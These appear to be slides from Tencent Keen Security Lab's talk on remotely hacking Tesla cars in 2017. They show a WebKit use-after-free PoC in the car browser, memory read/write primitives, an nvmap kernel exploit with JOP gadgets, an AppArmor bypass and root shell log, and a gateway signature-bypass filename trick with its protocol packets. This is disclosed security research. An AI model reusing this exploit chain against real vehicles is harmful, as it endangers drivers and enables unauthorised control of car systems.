



# *OVER-THE-AIR: TESLA HACKING 2017*

How we Remotely Compromised  
the Gateway, BCM, and Autopilot ECUs of Tesla Cars

# *Who we are && What we did*

- Tencent Keen Security Lab
- Researchers in KeenLab who are focusing on the research of connected cars.



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# *Attacking Browser*

- User-Agent
  - Mozilla/5.0 (X11; Linux) AppleWebKit/534.34 (KHTML, like Gecko) QtCarBrowser Safari/534.34
- Webkit 534.34: 2016, 2017
- Webkit 601.1 : 2018



# POC

```
<!DOCTYPE html>
<script>
if (window.testRunner)
    testRunner.dumpAsText();
function eventhandler1() {
    var transformList = document.createElementNS("http://www.w3.org/2000/svg",
"radialGradient").gradientTransform.baseVal;
    var transform = document.querySelector("svg").createSVGTransform();
    transformList.appendItem(transform);
    var matrix = transform.matrix;
    transformList.initialize(transform);
    matrix.flipX();
}
</script>
This test passes if it doesn't crash under ASAN.
<svg onload="eventhandler1()">
```



# UAF

```
<!DOCTYPE html>
<script>
if (window.testRunner)
    testRunner.dumpAsText();
function eventhandler1() {
    var transformList = document.createElementNS("http://www.w3.org/2000/svg",
"radialGradient").gradientTransform.baseVal;
    var transform = document.querySelector("svg").createSVGTransform();
    transformList.appendItem(transform); ←→ 1. Memory allocated
    var matrix = transform.matrix;
    transformList.initialize(transform); ←→ 2. Memory freed
    matrix.flipX(); ←→ 3. Used again
}
</script>
This test passes if it doesn't crash under ASAN.
<svg onload="eventhandler1()">
```



# *Source view*

- Allocate

```
transformList.appendItem(transform);
```

```
WebCore::SVGListProperty<WebCore::SVGTransformList>::appendItemValuesAndWrappers()
{
    ...
    PropertyType& values = animatedList->values();
    // Append the value and wrapper at the end of the list.
    values.append(newItem->propertyReference());
}
```

- Free

```
transformList.initialize(transform);
```

```
WebCore::SVGListProperty<WebCore::SVGTransformList>::initializeValuesAndWrappers()
{
    ...
    PropertyType& values = animatedList->values();
    values.clear();
    values.append(newItem->propertyReference());
}
```



# *Source view*

- A better way to Free `transformList.clear();`


```
WebCore::SVGListProperty<WebCore::SVGTransformList>::clearValuesAndWrappers()
{
...
    animatedList->values().clear();
}
```

- Use after free `matrix.flipX();`
- ```
SVGMatrix flipX()
{
    AffineTransform copy = *this;
    copy.flipX();
    return static_cast<SVGMatrix>(copy);
}
```



# *Memory view*

- Allocate
  - 1024 bytes



- Use after free

`matrix.flipX();`



# *Fill with ArrayStorage*

- Leak heap address

|             | <u>m_allocBase</u> |                |              |              |              |
|-------------|--------------------|----------------|--------------|--------------|--------------|
| 0xae536400: | 0x00000007d        | 0x00000007d    | 0x0000000000 | 0x0000000000 | 0x0000000000 |
| 0xae536410: | 0xae536400         | 0x0000000000   | 0x0000000000 | 0x0000000000 | 0xffffffffff |
| 0xae536420: | 0x00000001         | 0xffffffffffff | 0x0000000002 | 0x0000000000 | 0xffffffffff |
| 0xae536430: | 0x00000003         | 0xffffffffffff | 0x0000000004 | 0x0000000000 | 0xffffffffff |
| 0xae536440: | 0x00000005         | 0xffffffffffff | 0x0000000006 | 0x0000000000 | 0xffffffffff |

leaked = matrix.a

- Arbitrary address free

matrix.a = u2d(address)

array.unshift(0)



# *Refill with Uint32Array*

- Arbitrary address read
  - Construct a fake String in Array



- Arbitrary address write
  - fastFree() the header of Uint32Array
  - Define a new Uint32Array(6) to construct a fake header } UAF



# *Explore Kernel*

- Old kernel

```
Linux cid 2.6.36.3-pdk25.023-Tesla-20140430 #see_/etc/commit SMP PREEMPT 12027984  
60 armv7l GNU/Linux
```

- New kernel

```
Linux cid 4.4.35-release-03mar2017-84029-g4ddb263-dirty #see_/etc/commit SMP PRE  
EMPT 1202798460 armv7l armv7l armv7l GNU/Linux
```

- Protection

- PXN/PAN Emulation Enabled
- dmesg restriction
- NO KASLR

CONFIG\_CPU\_SW\_DOMAIN\_PAN=y

CONFIG\_SECURITY\_DMESG\_RESTRICT=y



# *QtCarBrowser AppArmor rules*

```
install_app_armor() {
    logger -t $UPSTART_JOB "installing app armor"
    TESLA_UI=$(readlink /usr/tesla/UI)
    PROFILE=/etc/apparmor.d/usr.tesla.UI.bin.QtCarBrowser
    cat > $PROFILE <<END_OF_PROFILE
        #include <tunables/global>
        $TESLA_UI/bin/QtCarBrowser {
            #include <abstractions/base>
            #include <abstractions/consoles>
            /** ix,
             * @{{HOME}}/** rwkl,
             /usr/share/fonts/ r,
             /usr/share/fonts/** r,
             $TESLA_UI/bin/services.cfg rk,
             $TESLA_UI/bin/*.qm r,
             /usr/share/ca-certificates/** r,
             /var/cache/fontconfig/** r,
             /usr/cid-lib/** mr,
             /usr/cid-slash-lib/** mr,
             /dev/nvmap rw,
             /dev/nvhost-ctrl rw,
             /proc/** r,
             $TESLA_UI/lib/** mr,
        }
    END_OF_PROFILE
    RUN_OR_DIE apparmor_parser -r $PROFILE
}
```



# *NVMAP user interface*


- Memory manager for Tegra GPU.
- ioctl()
  - NVMAP\_IOC\_CREATE
  - NVMAP\_IOC\_ALLOC
  - NVMAP\_IOC\_FREE
  - NVMAP\_IOC\_MMAP
  - NVMAP\_IOC\_PIN\_MULT
  - ...



# *nvmap\_ioctl\_pinop*

- copy structure *nvmap\_pin\_handle* from user memory to kernel memory


```
struct nvmap_pin_handle {  
    unsigned long handles;      /* array of handles to pin/unpin */  
    unsigned long addr;         /* array of addresses to return */  
    __u32 count;               /* number of entries in handles */  
};
```



# *nvmap\_pin\_ids*

- Process every *nvmap\_handle* structure in array handles
- Root Cause

```
int nvmap_pin_ids(struct nvmap_client *client, unsigned int nr, const unsigned long *ids)
{
    for (i = 0; i < nr && !ret; i++) {
        ref = _nvmap_validate_id_locked(client, ids[i]);
        if (ref) {
            ...
        } else {
            ...
            verify = nvmap_validate_get(client, ids[i]);
            if (verify)
                ...
            else
                ret = -EPERM;
                nvmap_ref_lock(client);
        }
    }
    nr = i;
}
```



# *nvmap\_pin\_ids*

- Trigger the vulnerability

```
int nvmap_pin_ids(struct nvmap_client *client, unsigned int nr, const unsigned long *ids)
{
    ...
    if (ret)
        goto out;
    ...
out:
    if (ret) {
        nvmap_ref_lock(client);
        ...
        for (i = 0; i < nr; i++)
            nvmap_handle_put(h[i]);
    }
    return ret;
}
```



# *nvmap\_handle\_put*

- Arbitrary address decrease by one

```
static inline void nvmap_handle_put(struct nvmap_handle *h)
{
    int cnt = atomic_dec_return(&h->ref);

    if (WARN_ON(cnt < 0)) {
        pr_err("%s: %s put to negative references\n",
               __func__, current->comm);
    } else if (cnt == 0)
        _nvmap_handle_free(h);
}
```

- nvmap\_handle

| node | ref | pin | ... |
|------|-----|-----|-----|
| ...  | ... | ... | ... |



# Exploit

- Hijack \$PC

-0x10

Syscall table

|                   |
|-------------------|
| ...               |
| sys_accept4 -0x10 |
| ...               |



```
.text:C05261E0        MOV      R1, R5
.text:C05261E4        LDR      R3, [R3,#0x28]
.text:C05261E8        BLX      R3
.text:C05261EC        STR      R0, [R11,#-0x20]
.text:C05261F0          B       loc_C05261B8
.text:C05261F0 ; End of Function sys_listen
.text:C05261F0
.text:C05261F0 ;
.text:C05261F4 off_C05261F4    DCD dword_C0B426C0      ; DATA XREF: sys_listen+30↑r
.text:C05261F8
.text:C05261F8 ; ===== S U B R O U T I N E =====
.text:C05261F8 ; Attributes: bp-based frame
.text:C05261F8
.text:C05261F8           EXPORT sys_accept4
.text:C05261F8 sys_accept4
.text:C05261F8           MOU      R12, SP ; Sys_accept4
.text:C05261FC           STMFD   SP!, {R4-R12,LR,PC}
.text:C0526200          SUB     R11, R12, #4
.text:C0526204          SUB     SP, SP, #0x94
```



# Exploit

- JOP gadgets on v8.1(17.24.28)

- Read memory

|                |     |                |
|----------------|-----|----------------|
| .text:C0049650 | LDR | R0, [R4,#0x2C] |
| .text:C0049654 | BLX | R1             |

- Write memory

|                |      |             |
|----------------|------|-------------|
| .text:C03442F0 | STRH | R2, [R1,R3] |
| .text:C03442F4 | BLX  | R6          |


- Write

- syscall(SYS\_ACCEPT4, 0, target\_address – gadget\_address, half\_value, gadget\_address, 0, 0, RET\_FAST\_SYSCALL);



# *Get root*

- Bypass AppArmor
  - Patch `aa_g_profile_mode` with `APPARMOR_COMPLAIN`
- Get root
  - Patch `setresuid()`



A terminal window showing a user named "browser" on a device with identifier "cid". The user first checks their identity with the command `id`, which shows they are a regular user with uid 2222 and gid 2222. They then run the command `./getroot`, which changes their privileges to root. Finally, they run `id` again, which now shows they are root with uid 0 and gid 0.

```
browser@cid-          !$ id
uid=2222(browser) gid=2222(browser) groups=2222(browser)
browser@cid-          $
browser@cid-          $ uname -a
Linux cid 4.4.35-release-03mar2017-84029-g4ddb263-dirty #see_/etc/commit SMP PR
EMPT 1202798460 armv7l armv7l armv7l GNU/Linux
browser@cid-          $
browser@cid-          $ ./getroot
uid: 0, 0
# id
uid=0(root) gid=2222(browser) groups=0(root)
# uname -a
Linux cid 4.4.35-release-03mar2017-84029-g4ddb263-dirty #see_/etc/commit SMP PR
EMPT 1202798460 armv7l armv7l armv7l GNU/Linux
#
```



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# *What we did in v1?*

- Update software will be load from the SD Card.
- Filename is “**boot.img**”
- Files on SD Card are transferred via Ethernet.
- **No** signature/cert applied. Only do checksum on the file.
- ➔ Upload modified software directly, and reboot to run



# *Fix solution in V2*

- Updater's signature check is applied
  - Until last 0x48 bytes

```
v1 = 3,  
if ( !fat_load_file_info(filename, (int *)fileinfo) )  
{  
    v4 = fopen(filename, "r");  
    if ( v4 )  
    {  
        v5 = *(_DWORD *)&fileinfo[28];  
        if ( *(_DWORD *)&fileinfo[28] > 0x48u )  
    }  
}
```

- SHA512 + ed25519

```
}  
fclose(v4);  
SHA512_Final((int)&v11, (int)calc_output);  
v1 = 2;  
if ( !wc_ed25519_verify_msg((__int16 *)&v10[8], (int)calc_output, 0, 64, (int)pubkey) )  
    v1 = 0;  
}  
return v1;
```

Located in gateway firmware



# *Fix solution in V2*

- Updater's signature check is applied
  - Until last 0x48 bytes
  - SHA512 + ed25519
- Cryptographic attack?
  - Constants seems carefully picked,
- Let's check its implementation ;)
  - How the updater written to the SD card
  - How the updater gets executed



# *Gateway file operation protocol*

- File operate agent using typical TLV-style encoding scheme

| <code>uint16_t<br/>len(Data)</code> | <code>Command</code> | <code>Data</code> |
|-------------------------------------|----------------------|-------------------|
|-------------------------------------|----------------------|-------------------|

- For read file

| <code>Len</code>    | <code>Command</code> | <code>Filename</code> |
|---------------------|----------------------|-----------------------|
| <code>0x000A</code> | <code>0x00</code>    | “file.img\x00”        |

- And for rename

| <code>Len</code>  | <code>Command</code> | <code>Filename</code> | <code>NewName</code> |
|-------------------|----------------------|-----------------------|----------------------|
| <code>0x13</code> | <code>0x02</code>    | “file.img\x00”        | “used.img\x00”       |



# *Gateway file operation protocol*

- In last year's slide, we said "boot.img" is the updater, and:

- UDPSendTagCommand( \x00000001.Img )
- Gateway: Check then rename to boot.img and reboot
- Upload "boot.img" directly is forbidden



# Gateway file operation protocol

- In last year's slides, we said upload the updater directly is forbidden.
- Upload “boot.img” is rejected here:

```
25     if ( !--v8 )
26         return net_sendto(v3, ( __int16 * )&v10, 4);
27     }
28 }
```

```
29 else
30 {
31     v7 = v4;
32 }
33 v9 = v7 + 1;
34 if ( chk_btimg(v9, v6 - v9) )
35     v10 = -2;
36 else
37     v10 = fat_rename(v4, v9);
38 return net_sendto(v3, ( __int16 * )&v10, 4);
39 }
```





# *Gateway file operation protocol*

- In last year’s slides, we said upload the update software directly is not allowed.
- Actually, upload and then rename it to “boot.img” is **also** disallowed.
- Transferring the “boot.img” should be finished by the **diagnostic agent**.



# *Gateway diagnostic protocol*

- **Diagnostic agent** have a similar protocol with fixed length (0x20).
- The related command is *REBOOT\_FOR\_UPDATE(0x08)*.

| Command (uint8_t) | Filename         |
|-------------------|------------------|
| 0x08              | “noboot.img\x00” |



# Gateway diagnostic protocol

- Diagnostic agent have a similar protocol with fixed length (0x20).
- The related command is *REBOOT\_FOR\_UPDATE*(0x08).
- It will verify the file and its signature, and rename if correct.

```
if ( verify_somefile_msg((unsigned __int8 *)filename) )// return 0 if correct
{
    LOWORD(v9) = v9 | 0x800;
    if ( !(dword_40032FA0 & 1) )
    {
        taskENTER_CRITICAL();
        dword_40032FA0 = dword_40032FA0 & 0xFFFFFFFF | 1;
        dword_400321C0 = dword_400321C0 & 0xFFFFFFFF | 1;
        taskEXIT_CRITICAL();
        sub_53A58(0x159u, 0, 0, 0, 1| sub_ZD4D4(); // RESET
        2| dword_FFFE8010 = 0x80000000;
        2LABEL_26:
    }
    else if ( fat_rename(filename, "boot.img") )
    {

```

later



# *Gateway update*



# Gateway update

- When RESET is triggered, bootloader will be executed first
- It would check if “boot.img” with a correct checksum exists in the SD card and try to boot it

```
if ( !file_stat("/boot.img", &finfo) )
{
_ABEL_21:
    if ( finfo <= 0x80000 && !file_open((int)fd, (int)"/boot.img", 1) )
    {
        dword_FFF38010 = 46208;
        v10 = 0x40000000;
        while ( !file_read(fd, v10, 0x400u, &v30) && v30 )
        {
            v10 += v30;
            dword_FFF38010 = 46208;
        }
        dword_FFF38010 = 46208;
        file_close(fd);
        file_unlink("/booted.img");
    }
}
```

```
if ( !file_rename("/boot.img", "/booted.img") )
{
    dword_FFF38010 = 46208;                                // feed dog
    *(DWORD *)&v31 = 0;
    v11 = crc32(-1, 0x40000000, 4);
    v12 = crc32(v11, &v31, 4);
    if ( dword_40000004 == ~crc32(v12, &unk_40000008, v10 - 0x40000008)// checksum
        && (dword_40000018 ^ 'GW\0\0') == 'R'// magic header
        && (dword_4000001C ^ '4 \0\0') == ' ' )
    {
        __asm { wrteei    0 }
        dword_FFF38010 = 46208;
        ((void (*)(void))unk_40000000)();
    }
}
```



# *Gateway update*

- When RESET is triggered, bootloader will be executed first
- It would check if “boot.img” with a correct checksum exists in the SD card and try to boot it
- Bootloader will **NOT** check the signature, in neither v1 or v2
  - Update bootloader is dangerous, since it may cause a bricked car
  - And without chip-level secure boot, update the bootloader is useless, since gateway code itself might also have vulns
- TL;DR: we can always gain access again if a “boot.img” can be put into the SD card ;)



# *Filesystem of the gateway*

- Tesla is using FatFS r0.09
  - Written by *ChaN*, and default config is nearly not changed
- Before FatFS write the new name to the chunk:

```
for(si =0; lfn[si]==' '|| lfn[si]=='.'; si++); /* Strip leading spaces and dots */
```

So

```
fatfs_rename("a.img", "\x20b.img");
```

would have the same effect with

```
fatfs_rename("a.img", "b.img");
```

And gateway simply uses “strcmp” ☺



# *Filesystem of the gateway*

- Upload a malicious update software

| Len    | Command | Filename         |
|--------|---------|------------------|
| 0x000C | 0x01    | “badupd.img\x00” |

- And rename it


| Len  | Command | Filename         | NewName            |
|------|---------|------------------|--------------------|
| 0x16 | 0x02    | “badupd.img\x00” | “\x20boot.img\x00” |

- And reboot *directly*

| Command (uint8_t) | Padding   |
|-------------------|-----------|
| 0x00              | “\x00”*32 |



**EVERYTIME A IMAGE BOOT  
WITHOUT SIGNATURE VERIFY**



